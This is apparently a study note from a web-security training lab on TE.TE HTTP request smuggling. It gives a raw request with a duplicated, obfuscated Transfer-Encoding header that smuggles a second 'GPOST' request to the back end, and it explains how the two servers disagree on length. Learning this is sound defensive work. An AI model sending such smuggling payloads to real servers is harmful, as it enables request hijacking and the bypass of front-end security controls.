


TE.TE

Checking TE.TE Vulnerability



TE.TE Attack



TE.TE (Transfer-Encoding, Transfer-Encoding) Vulnerabilities

```
1 POST / HTTP/1.1 \r \n
2 Host:
  ac8d1f311e9fc0de80da95f300ff000e.web-security-academy.net
  \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-length: 4 \r \n
5 Transfer-Encoding: chunked \r \n
6 Transfer-Encoding: cow \r \n
7 \r \n
8 5c \r \n
9 GPOST / HTTP/1.1 \r \n
10 Content-Type: application/x-www-form-urlencoded \r \n
11 Content-Length: 15 \r \n
12 \r \n
13 x=1 \r \n
14 0 \r \n
15 \r \n
```

5c is hexadecimal of 92 bytes and then end of chunk by front-end server. The back-end server checks TE as cow and ignores it and counts CL4 as (5, c, \r, \n) and the rest is taken as next request.